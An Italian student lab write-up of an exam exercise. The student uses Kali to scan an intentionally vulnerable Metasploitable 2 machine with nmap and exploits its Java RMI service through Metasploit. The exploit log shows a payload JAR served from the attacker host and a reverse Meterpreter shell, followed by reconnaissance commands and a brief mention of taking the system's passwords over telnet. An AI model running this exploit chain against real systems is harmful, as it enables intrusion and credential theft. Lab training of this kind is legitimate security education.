

ESAME Benchmark M4


Come prima cosa ho configurato le macchine:

Kali: 192.168.11.111

Metasploitable 2: 192.168.11.112

Subito dopo ho verificato la connessione tra essi pingandoli.

Come prima cosa ho fatto una scansione Nmap perchè ovviamente non siamo a conoscenza della macchina che stiamo attaccando... quindi bisogna andare alla scoperta quale porte sono aperte e/o attive.



```
kali@kali: ~  
File Actions Edit View Help  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 19:06 CEST  
Nmap scan report for 192.168.11.112  
Host is up (0.00021s latency).  
Not shown: 1187 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 49.59 seconds  
  
(kali@kali)-[~]  
$
```

Una volta visualizzato di che macchina parliamo scopriamo anche che la porta 1099 accetta connessioni con un servizio chiamato “Java-rmi”.

Quindi possiamo avviare Metasploit con il comando *msfconsole* per poi selezionare il modulo da noi visualizzato prima (java_rmi), quindi nel nostro caso utilizziamo il modulo 7

Come richiesto dalla consegna ho raccolto anche informazioni di Configurazione rete. Quindi dettagli dell'indirizzo IP, il gateway predefinito, il subnet mask e moltri altri dettagli visualizzabili in foto.

Il comando da eseguire una volta entrati nella macchina è il seguente *ifconfig*.


```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/U7gdeJAMw
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:43799) at 2024-06-11 19:1

meterpreter > if config
[-] Unknown command: if. Run the help command for more details.
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2001:b07:6475:563b:a00:27ff:fe02:ce31
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fe02:ce31
IPv6 Netmask : ::

meterpreter > 
```



Oltre alla configurazione di rete ho preso anche la tabella di Routing della macchina vittima.

```
meterpreter > route


IPv4 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
::1
2001:b07:6475:563b:a00:27ff:fe02:ce31 ::
fe80::a00:27ff:fe02:ce31 ::


meterpreter > 
```




```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > cd sys
meterpreter > ls
Listing: /sys

Mode      Size  Type  Last modified      Name
-----
040666/rw-rw-rw- 0    dir   2024-06-11 19:04:36 +0200 block
040666/rw-rw-rw- 0    dir   2024-06-11 19:04:34 +0200 bus
040666/rw-rw-rw- 0    dir   2024-06-11 19:04:36 +0200 class
040666/rw-rw-rw- 0    dir   2024-06-11 19:04:29 +0200 devices
040666/rw-rw-rw- 0    dir   2024-06-11 19:04:32 +0200 firmware
040666/rw-rw-rw- 0    dir   2024-06-11 19:04:29 +0200 fs
040666/rw-rw-rw- 0    dir   2024-06-11 19:04:29 +0200 kernel
040666/rw-rw-rw- 0    dir   2024-06-11 19:16:47 +0200 module
040666/rw-rw-rw- 0    dir   2024-06-11 19:04:32 +0200 power
040666/rw-rw-rw- 0    dir   2024-06-11 19:16:47 +0200 slab

meterpreter > 
```



Subito dopo siamo entrati siamo entrati nella macchina tramite telnet



E subito dopo abbiamo “Rubato” tutte le password presenti sul sistema.

